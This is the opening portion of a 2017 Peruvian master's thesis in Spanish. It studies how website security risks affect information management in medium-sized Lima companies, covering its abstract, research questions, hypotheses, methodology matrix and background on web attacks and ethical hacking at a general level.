Universidad Nacional Mayor de San Marcos

Universidad del Perú. Decana de América

Dirección General de Estudios de Posgrado

Facultad de Ciencias Matemáticas

Unidad de Posgrado

Los riesgos de seguridad de websites y sus efectos en la gestión de información de medianas empresas de Lima Metropolitana

TESIS

Para optar el Grado Académico de Magíster en Computación e Informática

AUTOR

Julio Augusto VALVERDE CHÁVEZ

ASESOR

Augusto Parcemón CORTEZ VÁSQUEZ

Lima, Perú

2017

Referencia bibliográfica

Valverde, J. (2017). *Los riesgos de seguridad de websites y sus efectos en la gestión de información de medianas empresas de Lima Metropolitana*. [Tesis de maestría, Universidad Nacional Mayor de San Marcos, Facultad de Ciencias Matemáticas, Unidad de Posgrado]. Repositorio institucional Cybertesis UNMSM.

1214
21

13(R)
130

ACTA DE SUSTENTACIÓN DE TESIS DE GRADO ACADÉMICO DE MAGÍSTER

Siendo las, 14:30 horas del día lunes cuatro de setiembre del dos mil diecisiete, en el Auditorio de la Facultad de Ciencias Matemáticas, el Jurado Evaluador de Tesis, Presidido por la Dra. María del Pilar Álvarez Rivas e integrado por los siguientes miembros, Dr. Carlos Edmundo Navarro Depaz (Jurado Evaluador), Mg. Luz Corina Del Pino Rodríguez (Jurado Informante), Mg. Virginia Vera Pomalaza (Jurado Evaluador) y el Mg. Augusto Parcemón Cortez Vásquez como Miembro Asesor, se reunieron para la sustentación de la tesis titulada: «LOS RIESGOS DE SEGURIDAD DE WEBSITES Y SUS EFECTOS EN LA GESTIÓN DE INFORMACIÓN DE MEDIANAS EMPRESAS DE LIMA METROPOLITANA» presentada por el Bachiller Julio Augusto Valverde Chávez para optar el Grado Académico de Magíster en Computación e Informática.

Luego de la exposición del graduando, los Miembros del Jurado hicieron las preguntas correspondientes, así como las observaciones e inquietudes acerca del trabajo de tesis, a las cuales el Bachiller Julio Augusto Valverde Chávez respondió con acierto y solvencia, demostrando pleno conocimiento del tema.

A continuación se realizó la calificación correspondiente, según tabla adjunta, resultando el Bachiller Julio Augusto Valverde Chávez aprobado con el calificativo de ..15..... ..BUENO.....

Habiendo sido aprobada la sustentación de la Tesis, el Jurado Evaluador recomienda para que el Consejo de Facultad apruebe el otorgamiento del Grado Académico de **Magíster en Computación e Informática** al Bachiller Julio Augusto Valverde Chávez.

Siendo las 17:30 horas, se levantó la sesión, firmando para constancia la presente Acta.

Dra. María del Pilar Álvarez Rivas
PRESIDENTA

Dr. Carlos Edmundo Navarro Depaz
MIEMBRO

Mg. Luz Corina del Pino Rodríguez
MIEMBRO

Mg. Virginia Vera Pomalaza
MIEMBRO

Mg. Augusto Parcemón Cortez Vásquez
MIEMBRO ASESOR

LOS RIESGOS DE SEGURIDAD DE WEBSITES Y SUS EFECTOS EN LA GESTIÓN DE INFORMACIÓN DE MEDIANAS EMPRESAS DE LIMA METROPOLITANA

JULIO AUGUSTO VALVERDE CHÁVEZ

Tesis presentada a consideración del Jurado Examinador nombrado por la Unidad de Posgrado de la Facultad de Ciencias Matemáticas de la Universidad Nacional Mayor de San Marcos como parte de los requisitos para obtener el Grado Académico de **Magíster en Computación e Informática.**

Aprobado por:

Dra. María del Pilar Álvarez Rivas
PRESIDENTA

Dr. Carlos Edmundo Navarro Depaz
MIEMBRO

Mg. Luz Corina del Pino Rodríguez
MIEMBRO

Mg. Virginia Vera Pomalaza
MIEMBRO

Mg. Augusto Parcemón Cortez Vásquez
MIEMBRO ASESOR

En memoria de Angélica y Diomedes

AGRADECIMIENTO:

Agradezco al Magister Guillermo Más Azahuanche y al Magister Augusto Cortez Vásquez, por la orientación y apoyo en el presente trabajo, ya que, con sus experiencias y conocimientos han hecho posible la culminación de esta tesis.

Agradezco también, a las profesionales y docentes del área de Ingeniería Informática y de Sistemas que me han brindado su opinión, sugerencias y sus experiencias en el campo laboral, como un aporte valioso para complementar el trabajo y las investigaciones necesarias e importantes para mi tesis.

INDICE GENERAL

LISTA DE TABLAS

LISTA DE GRÁFICOS

Universidad Nacional Mayor de San Marcos
Universidad del Perú, DECANA DE AMÉRICA
Unidad de Postgrado de la Facultad de Ciencias Matemáticas

Título

LOS RIESGOS DE SEGURIDAD DE WEBSITES Y SUS EFECTOS EN LA GESTIÓN DE INFORMACIÓN DE MEDIANAS EMPRESAS DE LIMA METROPOLITANA

Tesis, para optar el Grado Académico de:
MAGISTER EN COMPUTACIÓN E INFORMÁTICA
Autor : Julio Augusto, VALVERDE CHÁVEZ
Asesor: Augusto Parcemón, CORTEZ VÁSQUEZ
Fecha : Julio 2017

RESUMEN

En cualquier organización los riesgos de seguridad y confidencialidad de la información especialmente en los Websites siempre representan un tema crítico, los crackers intentan vulnerar la privacidad de los Websites, esto ocurre debido a que, en el desarrollo de los mismos, no se sigue una metodología adecuada de protección a la confidencialidad de la información. El trabajo de investigación tiene como objetivo identificar los riesgos de seguridad en los Websites, para saber el efecto que originan en la gestión de la información en las medianas empresas, y proponer las herramientas para combatirlos. Para ello se concertaron entrevistas a un grupo de empresas medianas a nivel de Lima Metropolitana, donde se entregaron encuestas formuladas con la finalidad de levantar la información respectiva. El resultado de la investigación ha permitido establecer una metodología con propósitos muy específicos para tomar en consideración en el desarrollo de Websites y permitir las acciones preventivas y correctivas que disminuyan los riesgos de seguridad. Para desarrollar la propuesta se ha realizado una investigación de herramientas importantes para aplicarlas con este fin, sin que necesariamente, constituyan una carga en los costos de seguridad, ya que son programas de libre uso y sin licencias de utilización. Los responsables de la seguridad de la información de cada empresa deberán conocer previamente la funcionalidad, las bondades y los focos de testeo de estas herramientas, para hacer realmente efectiva la detección de vulnerabilidades en las Websites. Los Websites son un conjunto de páginas web que comparten un mismo dominio de Internet y contienen información codificada sobre una persona, empresa u organización. Existen dos grandes grupos: Websites Estáticas, cuyo contenido apenas presenta cambios y, hay un número cada vez mayor de Websites Dinámicas que presentan continuos cambios de información, principalmente en sus bases de datos, conteniendo información sensible que muestra altos índices de vulnerabilidad, por ello deberán ser detectadas y controladas, para ejecutar las acciones preventivas y correctivas que reduzcan los riesgos de seguridad en las empresas u organizaciones.

Palabras clave: Riesgos de seguridad, gestión de información, Open source, crackers.

National University of San Marcos

University of Peru, DEAN OF AMERICA

FACULTY OF MATHEMATICAL SCIENCIES

Unit Graduate School of Mathematical Sciences

Title

SAFETY RISK OF WEBSITES AND THEIR EFFECTS ON THE INFORMATION MANAGEMENT IN MEDIUM ENTERPRISES OF METROPOLITAN LIMA".

Thesis for Academic Degree of

MAGISTER EN COMPUTACIÓN E INFORMÁ TICA

Author: Julio Augusto, VALVERDE CHÁ VEZ

Adviser Augusto Parcemón, CORTEZ VÁ SQUEZ

Date: July 2017

ABSTRACT

In any organization the risks of security and confidentiality of information especially in Websites always represent a critical issue, crackers attempt to violate the privacy of Websites, this occurs because, in developing them, no adequate methodology to protect the confidentiality of information is followed. The research aims to identify security risks on Websites, to know the effect that result in information management in midsize companies, and propose tools to combat them. To do interviews were arranged with a group of medium-sized enterprises in Metropolitan Lima, where surveys made in order to raise the relevant information were delivered. The result of research has established a methodology with very specific purposes to take into consideration in the development of Websites and allow preventive and corrective actions to reduce security risks. To develop the proposal has been conducted important research tools to apply them to this end, without necessarily constitute a burden in security costs, since programs are free to use and unlicensed use. The responsible for the security of information of every company must first know the functionality, benefits and sources of testing of these tools to make really effective detection of vulnerabilities in Websites. The Websites are a set of web pages that share the same Internet domain and contain coded information about a person, company or organization. There are two main groups: Static Websites, the contents hardly any changes, and there are an increasing number of Dynamic Websites that present continuous changes of information, mainly in its databases containing sensitive information that shows high levels of vulnerability, thus they must be detected and controlled to perform preventive and corrective actions to reduce security risks in companies or organizations.

Key words: risks of security, security of information, open source, crackers.

CAPÍTULO 1: INTRODUCCIÓN

Los riesgos de seguridad de información especialmente en los Websites siempre representan un tema crítico en cualquier organización donde los crackers intentan vulnerar la privacidad de un Website, siendo éstas páginas desarrolladas sin seguir una metodología adecuada de protección a la confidencialidad de información.

Es importante distinguir 2 tipos de Website, el primero denominado "estáticas" que son páginas que presentan información muy general de la organización y no hay retroalimentación con el usuario; sin embargo el segundo tipo de website es denominado "dinámico" que son páginas que contiene un aplicativo o sistema de información donde administra la información de la organización almacenada en una Base de Datos e interactúa con el usuario. Por ejm, cuando un usuario realiza una búsqueda o ingresa con su clave, el cracker mediante técnicas de ataque aprovecha la vulnerabilidad del aplicativo, si es que la tiene, para obtener información y también puede manipular esta información ya sea realizando cambios de registros o eliminando registros. Los crakers atacan en la mayoría de los casos a los Websites dinámicos o aplicaciones Web.

1.1 Situación Problemática

Dado que los Websites tienen vulnerabilidades, es conveniente identificar y reparar esas vulnerabilidades antes que esos incidentes ocurran. Se debe entender que un equipo de desarrollo con experiencia puede producir código vulnerable. Este error lo cometen muchas compañías al pensar justamente lo opuesto. Como resultado lo que hacen es poner en peligro la seguridad de la organización.

Se sabe que las vulnerabilidades de red difieren de las vulnerabilidades de una aplicación Web, esto es más visible si se analiza la manera como se arreglan estas vulnerabilidades, para las vulnerabilidades de un Website se necesita una actualización de código personalizado. Vale resaltar que cada actualización de código puede generar otra vulnerabilidad. Mientras haya menos vulnerabilidades en la aplicación Web, las formas de identificarlas y repararlas

son más complejas.

Son ya conocidos los ataques de los crackers sufridos por portales peruanos. **RPP (2011) "***Las páginas web de Congreso y de la Oficina de Procesos Electores estuvieron bloqueadas, aunque al poco tiempo volvieron a estar en línea. Otras páginas como la del Ministerio de Economía y Finanzas y de la Oficina Nacional de Gobierno Electrónico e Informática, así como del Instituto Peruano de Deportes también fueron víctimas de un presunto ataque cibernético".* **24 HORAS (2013) "***El portal en internet del canal estatal TV Perú fue intervenido por un grupo de 'hackers' que suspendió toda la información en protesta al recordado 'Baguazo'***.** *LearnersOfCuriosity, AntiSecPT, LulzSecPortugal y Brazilians Defacers, son los seudónimos de los hackers".*

El tema de riesgos de seguridad para Websites es un problema mundial, el portal de La Nación (2013) de Argentina menciona como amenazas modernas las siguientes: "*Entre las nuevas tecnologías que más preocupan a las empresas en materia de seguridad, un 63% de los encuestados hizo referencia a los dispositivos móviles, como la PDA(asistente digital personal*) *y el celular; un 60% a las redes inalámbricas; y un 47% a las llaves de memoria y los discos portátiles. Asimismo, un 40% mencionó a los servicios de Internet, 27% a la telefonía IP, 23% a las aplicaciones web y 10% a los programas de intercambio P2P (red punto a punto) y los servidores virtuales".*

Árbol de problemas

1.2 Formulación del Problema

1.2.1. Problema principal

¿De qué manera los riesgos de seguridad de Websites influyen en la gestión de información de las empresas medianas en Lima Metropolitana?

1.2.2. Problemas específicos

- ¿De qué manera los niveles de seguridad de los Websites influyen en el acceso a la información?
- ¿En qué medida la infraestructura de la tecnología requiere un adecuado financiamiento?

- ¿De qué manera los métodos de penetración impiden una buena comunicación con el cliente?
- ¿Cómo se relacionan las herramientas informáticas de testeo con los objetivos y metas establecidas?
- ¿En qué medida las fases de testeo están comprendidas en los procesos de manipulación de información?
- ¿De qué manera la cultura de seguridad afrontará la ética irresponsable de crackers?

1.3 Justificación

1.3.1 Justificación teórica

El conocer los riesgos de seguridad en las Websites, permitirá a cualquier organización asegurar, controlar y eliminar dichos riesgos de cualquier sitio web con la finalidad de contribuir a las técnicas ya existentes y complementarlas de una forma diferente. Los riesgos de seguridad permiten que haya una mejor gestión de información.

1.3.2. Justificación práctica

Identificar los riesgos de seguridad existentes tiene la finalidad de proteger la vulnerabilidad de los sitios webs para todo tipo de organización que cuente con información expuesta a los crackers existentes. Realizar un análisis de los riesgos de seguridad solucionará, controlará y eliminará los posibles ataques que puedan tener los Websites, los cuales se encuentran expuestos todas las organizaciones que manejen información que puede ser dañada y mal utilizada.

1.4 Objetivos


1.4.1 Objetivo general

Determinar de qué manera los riesgos de seguridad de Websites influye en la gestión de información de las empresas medianas en Lima Metropolitana, y proponer una metodología de desarrollo de Websites que disminuyen los riesgos de seguridad.

1.4.2 Objetivos específicos

- Determinar de qué manera los niveles de seguridad de los Websites influyen en el acceso a la información.
- Identificar en qué medida la infraestructura de la tecnología requiere un adecuado financiamiento.
- Determinar en qué manera los métodos de penetración impiden una buena comunicación con el cliente.
- Analizar cómo se relacionan las herramientas informáticas de testeo con los objetivos y metas establecidas.
- Determinar en qué medida las fases de testeo están comprendidas en los procesos de manipulación de información.
- Identificar de qué manera la cultura organizacional logra aplicar la toma de decisiones con ética responsable.

Árbol de objetivos



1.5 Hipótesis y Variables

1.5.1 Hipótesis

1.5.1.1. Hipótesis general

¿Los riesgos de seguridad en las Websites afectan de manera negativa en la gestión de información de las medianas empresas de Lima Metropolitana?

1.5.1.2 Hipótesis específica

- ¿Los niveles de seguridad de los Websites afectan de manera positiva para proteger el acceso a la información?
- ¿La infraestructura de la tecnología requiere un adecuado de financiamiento?
- ¿Los métodos de penetración impiden una buena comunicación con el cliente?
- ¿Las herramientas informáticas de testeo se relaciona con los objetivos y metas establecidas?

- ¿Las fases de testeo están comprendidas en los procesos de manipulación?
- ¿La cultura organizacional logra aplicar la toma de decisiones con ética responsable?

1.5.2 Variables

Variable Independiente:

X.- Riesgos de Seguridad de Websites.

Variable Dependiente:

Y.- Mejora de la eficiencia de la gestión de información.

1.6 Tipo y Diseño de Investigación

Tipo: La investigación es de tipo descriptivo – explicativo

Descriptivo: La investigación permite desarrollar un plan estándar que describe todo los componentes de la realidad en las medianas empresas de Lima Metropolitana, comercializadoras de maquinarias, equipos y materiales en los rubros de agricultura, minería y otros.

Explicativo: La investigación se va a orientar a explicar un planteamiento general sobre la forma de cómo implementar un plan estratégico empresarial, el cual conlleve a la implementación posterior de un PETI Plan Estratégico de Sistemas en las MYPES, Pequeñas empresas y Medianas empresas Agrícolas y Mineras principalmente.

Este proyecto mediante la comprobación de las hipótesis causales, que de acuerdo a las variables enunciadas, determinaran y sustentaran las conjeturas que contribuirán al desarrollo en la seguridad de la información de las empresas en mención.

Nivel y Diseño de la investigación

El nivel es APLICATIVO, El uso de un PETI Plan Estratégico Informático, es un alternativa esencial para la solución de las problemáticas que se presentan en las MYPES, Pequeñas y Medianas empresas comercializadoras de maquinarias,

equipos y materiales en los rubros de la agricultura y minería principalmente. Dado que normalmente no utilizan con mucho énfasis estas herramientas para la seguridad de la información, en forma integrada y existe poca intención en utilizarlas dado que su nivel de trabajo es netamente operativo.

1.7 Propuesta Metodológica

La propuesta del estudio se centra en la realización de encuestas con el propósito de levantar la información respectiva, de un grupo de empresas medianas a nivel de Lima Metropolitana, con la finalidad de establecer una metodología con propósitos muy específicos para tomar en consideración en el desarrollo de Websites y permitir las acciones preventivas y correctivas que disminuyan los riesgos de seguridad. Para desarrollar la propuesta se ha realizado una investigación de herramientas importantes para aplicarlas, sin que necesariamente, constituyan una carga en los costos de seguridad, ya que son programas de libre uso y sin licencias de utilización. Los especialistas en seguridad de cada empresa deberán conocer previamente la funcionalidad, las bondades y los focos de testeo de estas herramientas, para hacer realmente efectiva la detección de vulnerabilidad en las Websites. Las Websites son un conjunto de páginas web que comparten un mismo dominio de Internet y contienen información codificada sobre una persona, empresa u organización. Existen dos grandes grupos: Websites estáticas, cuyo contenido apenas presenta cambios y, por el contrario, hay un número cada vez mayor de Websites dinámicas que presentan continuos cambios de información, principalmente en sus bases de datos, conteniendo información sensible que muestra altos índices de vulnerabilidad, por ello deberán ser detectadas y controladas, para ejecutar las acciones preventivas y correctivas que reduzcan los riesgos de seguridad en las empresas u organizaciones.

1.8 Organización de la Tesis

El presente estudio está organizado en capítulos, el Capítulo 1 presenta los aspectos metodológicos que justifican la investigación como son la descripción de la problemática a tratar, los objetivos planteados, la justificación. En el Capítulo 2 se construye la perspectiva teórica en la que se presenta los conceptos, las teorías y herramientas necesarios para desarrollar la investigación., posteriormente en el capítulo 3 se expone la metodología de desarrollo. En el capítulo 4 se expone los resultados y discusión de datos y, en el capítulo 5, Impactos. Luego se presentan las conclusiones y recomendaciones propuestas. Al final se consignan las

referencias bibliográficas y los anexos.

1.9 Matriz de Consistencia

PROBLEMA	OBJETIVOS	HIPÒTESIS	VARIABLES	METODOLOGÌA
Problema General:	**Objetivo General:**	**Hipótesis General:**		
Los sistemas de seguridad de los Websites para la gestión de la información en las medianas empresas son vulnerables	Identificar los riesgos de seguridad en las Websites, para saber el efecto que éstos originan en la gestión de la información en las medianas empresas	¿Los riesgos de seguridad en las Websites afectan de manera negativa en la gestión de información de las empresas medianas de Lima Metropolitana?	**Variable Independiente:** Seguridad de los Websites **Indicadores:** • Nivel de seguridad • Grado de infraestructura tecnológica • Métodos de penetración • Número de Herramientas informáticas de testeo • Fases del testeo • Nivel de cultura de seguridad **Variable Dependiente:** Mejora de la eficiencia de la gestión de información **Indicadores:** • Nivel de Acceso a la información • Grado de Financiamiento • Grado de Comunicación • Cantidad de Objetivos y metas alcanzadas • Tipo de Proceso de manipulación • Nivel de Ética responsable	**Tipo de Investigación:** La investigación será descriptivo – explicativo. **Diseño de Investigación:** Descriptivo y analítico aplicativo.
Problemas Específicos:	**Objetivos Específicos:**	**Hipótesis Especificas:**		
1.¿De qué manera los niveles de seguridad de los Websites influyen en el acceso a la información? 2.¿En qué medida la infraestructura de la tecnología requiere un adecuado financiamiento? 3.¿De qué manera los métodos de penetración impiden una buena comunicación con el cliente? 4.¿Cómo se relacionan las herramientas informáticas de testeo con los objetivos y metas establecidas? 5.¿En qué medida las fases de testeo están comprendidas en los procesos de manipulación de información? 6.¿De qué manera la cultura de seguridad afrontará la ética irresponsable de crackers?	1.Determinar de qué manera los niveles de seguridad de los Websites influyen en el acceso a la información. 2.Identificar en qué medida la infraestructura de la tecnología requiere un adecuado financiamiento. 3.Determinar en qué manera los métodos de penetración impiden una buena comunicación con el cliente. 4.Analizar cómo se relacionan las herramientas informáticas de testeo con los objetivos y metas establecidas. 5.Determinar en qué medida las fases de testeo están comprendidas en los procesos de manipulación de información. 6.Identificar de qué manera la cultura organizacional logra aplicar la toma de decisiones con ética responsable.	1.¿Los niveles de seguridad de los Websites afectan de manera positiva para proteger el acceso a la información.? 2.¿La infraestructura de la tecnología requiere un adecuado de financiamiento? 3.¿Los métodos de penetración impiden una buen comunicación con el cliente? 4. ¿Las herramientas informáticas de testeo se relaciona con los objetivos y metas establecidas? 5.Las fases de testeo están comprendidas en los procesos de manipulación 6.La cultura organizacional logra aplicar la toma de decisiones con ética responsable …		

Matriz de Consistencia: Elaboración propia.

CAPÍTULO 2: MARCO TEÓRICO

De acuerdo con los objetivos planteados para la investigación, interesaba implementar una metodología que permita una evaluación objetiva del posible impacto de los Riesgos de Seguridad de Websites y sus efectos en la gestión de Información de medianas empresas de Lima Metropolitana.

El diseño permitió la evaluación del cambio en la variable dependiente seleccionada, a través de encuestas In Situ de los especialistas en manejo de seguridad de Websites que son docentes y profesionales en área de Ingeniería de Sistemas, para lo cual se formaron grupos o estratos en tres niveles: Estrato I: que la conformo medianas empresas comercializadoras de maquinarias, equipos y materiales de Lima Metropolitana; Estrato II: Profesionales en Ingeniería Industrial y en Ingeniería de Sistemas y Especialistas en Informática, y Matemáticos Computacionales de los colegios profesionales de Lima; Estrato III: Docentes en Informática en los niveles de pre grado y maestría de la Facultad de Ingeniería de la Universidad Ricardo Palma y la Universidad Nacional del Callao.

El muestreo ha sido aleatorio estratificado con asignación proporcional al número de profesionales dedicados a la gestión de información en las empresas quienes aplican seguridad de su información las Websites.

Investigación de Campo

En la presente investigación se logró conocer que el nivel de grado de seguridad de la información que hay en las Websites y se hizo a través de encuestas validadas con herramientas estadísticas como es el alfa de Cronbach que valida los ítems de la encuesta, luego se aplicó esta encuesta a la muestra de cada estrato y se hizo a través de mi persona en el lugar en el que se producen los acontecimientos para garantizar la confiabilidad de la información y se analizó los porcentajes de uso de nuestro método y se validó usando la recta de regresión de si hay o no riesgos en el uso de la seguridad en la website.

El Método de estudio que se utilizo es el método descriptivo correlacional, según Sanchez, 2015, esta investigación se orienta a la determinación del grado de relación existente entre dos o más variables de interés en una misma muestra de sujetos o el grado de relación existentes entre dos fenómenos o eventos

observados. Cuando se trata de una muestra de sujetos, el investigador observa la presencia o ausencia de las variables que desea relacionar y luego las relaciona por media de la técnica estadística de análisis de correlación.

2.1 Marco Filosófico o Epistemológico de la Investigación

En el entorno en el que vivimos es necesario contar con una comunicación segura a todos los niveles. Muestra de la importancia de la seguridad, es la amplia gama de productos que han visto la luz en los últimos años, pero que sin embargo paradójicamente, no es posible eliminar totalmente los riesgos que la inseguridad encierra. Los riesgos están asociados a un efecto de probabilidad, por tanto debe realizarse un análisis de las vulnerabilidades para determinar los elementos susceptibles a sufrir ataques y las consecuencias que se derivarían A partir de esto se debe considerar la racionalización de la inversión centrando la atención en la protección de los sistemas críticos descubiertos. El concepto de riesgo aparece en las especialidades científicas diversas, al concepto de riesgo se le añade la investigación económica. El riesgo trata de justificar una ganancia empresarial por medio del margen de incertidumbre. No obstante, la distinción de Knight entre riesgo e incertidumbre se ha convertido en un tipo de dogma inamovible, ya que cualquier innovación conceptual se expone inmediatamente a la objeción de no hacer uso correcto de la idea. (**Luhann, 2006).**

Información y ética profesional, cuando se trata del procesamiento de información, se hace énfasis en la existencia de unas guías de actuación en todos los ámbitos sociales para lograr la convivencia armónica en todas las situaciones de la vida que se presenten.

Hablar de ética e información implica valorar la existencia e importancia de la figura del informador como del informado. La mente humana se apropia de una información cuando la recibe, procesa y comprende. Las principales líneas éticas que conviene seguir en la gestión de la información, se resume en: objetividad, autenticidad, veracidad, oportunidad y pluralidad. (**Prats, Buzaarrais y Tey, 2004).**

2.2 Antecedentes de Investigación

2.2.1 Antecedentes nacionales

El desarrollo de los Websites en el Perú paulatinamente se ha constituido en una necesidad estratégica de información de toda empresa privada o entidad

pública.

En el Perú cada vez se tiene mayor conciencia de los riesgos de seguridad de Websites, pero, ¿es suficiente? Las organizaciones deben preguntarse una vez más si están seguros; si están utilizando una buena metodología de seguridad para el desarrollo de su Websites como para evitar amenazas serias y quizás más crítico aún, si el personal está lo suficientemente capacitado como para no caer en ataques de ingeniería social.

Se ha visto casos como el acceso de crackers al Websites de Palacio de Gobierno o la Superintendencia de Entidad prestadora de Salud por citar entidades del Estado así como algunas empresas privadas del país. En el mercado peruano existen pocas empresas que resuelven el problema de seguridad utilizando hacking ético aplicado a páginas WEB que consiste en analizar la vulnerabilidad de estas ante posibles ataques de crackers, así como su posterior análisis y grado de riesgo, para luego entregar un informe y recomendar las soluciones a seguir.

2.2.2 Antecedentes internacionales

Matalobos (2009) realizó una investigación sobre el análisis de riesgos de seguridad de la información, el trabajo se desarrolló en la ciudad de Madrid. Lo que realizó el autor es un plan director de seguridad de la información y un sistema de gestión de seguridad de información. Todo ello se llevó a cabo analizando la situación de una empresa determinada con la finalidad de cuantificar y comparar lo que requiere la empresa, una vez se encontró los requerimientos se elaboró una herramienta informática de soporte que permitió aplicar una metodología eficaz y eficiente.

En su investigación sobre la implementación de un sistema de seguridad para un grupo empresarial en Montevideo analiza diversos enfoques de la gestión de la seguridad de información, discute sobre las diferentes alternativas promovidas por el gobierno de diversos países de trayectoria reconocida en la seguridad de información, después de ello proponer una metodología para mejorar un SGSI en un determinado grupo. Concluye indicando que un sistema de seguridad de información debe estar orientado a la necesidad de cada empresa, ya que esto permite implementar controles específicos que ayudarán a la empresa a afrontar determinados riesgos. (**Pallas, 2009)**

(Pazmiño, 2011) realizó una investigación para determinar las vulnerabilidades de acceso a redes inalámbricas, el objetivo fue analizar las técnicas de hacking para utilizarlas como una forma de auditar a una empresa. Se utilizó un método inductivo- deductivo. La investigación se realizó en la ciudad de Riobamba con la finalidad de ayudar a solucionar los ataques de las intrusiones no autorizadas en redes inalámbricas wi-fi. Se recomienda aplicar medidas de seguridad para reducir los impactos de los accesos a las redes inalámbricas.

(Fidel, 2008) en su investigación brinda un panorama acerca de las técnicas más comunes de obtención de información, detección de vulnerabilidades y ataques a Unix, Linux, Solaris, entre otros. El autor planificó un ataque a la seguridad informática para conocer cuáles son las probabilidades de éxito y conocer las consecuencias. En el desarrollo de su tesis menciona las herramientas con las cuáles los hackers ingresan a un ordenador.

Se realizó una investigación acerca del hacking ético para detectar las vulnerabilidades en los servicios de la intranet del gobierno autónomo del Cantón Cevallos-Ecuador. Destaca la importancia de contar con información confidencial dentro de una institución municipal. Llegó a la conclusión que los sistemas informáticos no se encuentran totalmente seguros y que se encuentran un riesgo cuando utilizan sistemas informáticos inseguros. Demostró que el portal web de la municipalidad fue hackeado, haciendo que la información sea alterada ocasionando daños permanentes. Recomienda el uso de un hacking ético para detectar vulnerabilidades en la intranet del gobierno municipal. Finalmente realiza una propuesta sobre la aplicación de un software. (**Hiulca, 2012)**

Cada vez son más las empresas en Latinoamérica, que son víctimas de ataques informáticos; desde denegación de servicios, pasando por ataques a servidores web que permiten la modificación de su página web y hasta robo o secuestro de información corporativa.

Está claro que el mercado negro de los crackers genera mucho dinero y mueve mucha gente, y que la tendencia a la venta de información corporativa, fraudes bancarios, publicidad ilegal y ataques a pedido se va haciendo cada vez

más fuerte.

La tendencia es clara, sin embargo hay ciertos detalles que muchos pueden estar dejando de lado. Y es que todos estos tipos de ataques y conocimientos que usualmente son dirigidos a usuarios y empresas, podrían tener también como objetivo computadoras de instituciones gubernamentales es decir, podrían tener como fin desestabilizar un Gobierno.

Sí, estamos hablando de ataques que podrían comprometer la seguridad de una Nación. Hace algo más de ocho de años el presidente de Estados Unidos anuncio la creación de un nuevo cargo en la Casa Blanca, este asesor tiene como función coordinar las políticas destinadas a proteger a los Estados Unidos y a su infraestructura informática de ataques de las hipotéticas "ciberguerras" del futuro. Este cargo ha sido tomado con tanta importancia que incluso forma parte del Consejo de Seguridad Nacional de los EEUU.

Este tipo de noticias no son parte de hechos aislados o pura casualidad. Tienen un trasfondo muy importante y es que hoy en día, los sistemas informáticos tienen un rol principal en todas las actividades de una Nación. Si en algún momento alguno de estos sistemas deja de funcionar, muchas actividades son interrumpidas, generando tiempos de respuesta larga y lenta.

A la fecha existen diversas empresas en el orbe que han creando su propia metodología para aplicar Hacking Ético a su Web Site o utilizan metodologías más genéricas que existen en el mercado.

2.3 Taxonomía

El presente trabajo de investigación por la naturaleza de estudio se encuentra ubicado dentro de las siguientes líneas de investigación:

PROGRAMA	LINEAS DE INVESTIGACIÓN
Ambientes de Computación	Informática y Sociedad
Aplicaciones Informáticas	Aplicaciones de Internet

Considerando a ACM, el presente trabajo se enmarca dentro de la clasificación

PROGRAMA	LINEAS DE INVESTIGACIÓN
K **Computing Milieux**	K4 Computers and Society

2.4 Bases Teóricas

2.4.1 Seguridad

En el entorno en que nos movemos es necesario asegurar una comunicación segura a todos los niveles. Muestra de la importancia de la seguridad, es la amplia gama de productos que han visto la luz en los últimos años; sin embargo, paradójicamente no es posible eliminar totalmente los riesgos de la inseguridad. El proceso de especificación y garantía de seguridad es parte de un ciclo de vida completo de seguridad definido por estándares internacionales. Las primeras etapas del ciclo de vida de seguridad definen el ámbito del sistema, evalúan las contingencias potenciales del sistema y estiman los riesgos que estas presentan.

2.4.2 Riesgo

Un riesgo se puede concebir como una probabilidad de que una circunstancia adversa ocurra [Summerville]. Un riesgo constituye una amenaza para el proyecto para la actividad que se está desarrollando y para la organización. Durante el proceso de análisis de riesgo, se considera por separado cada riesgo identificado y se decide acerca de la probabilidad y la seriedad del mismo.

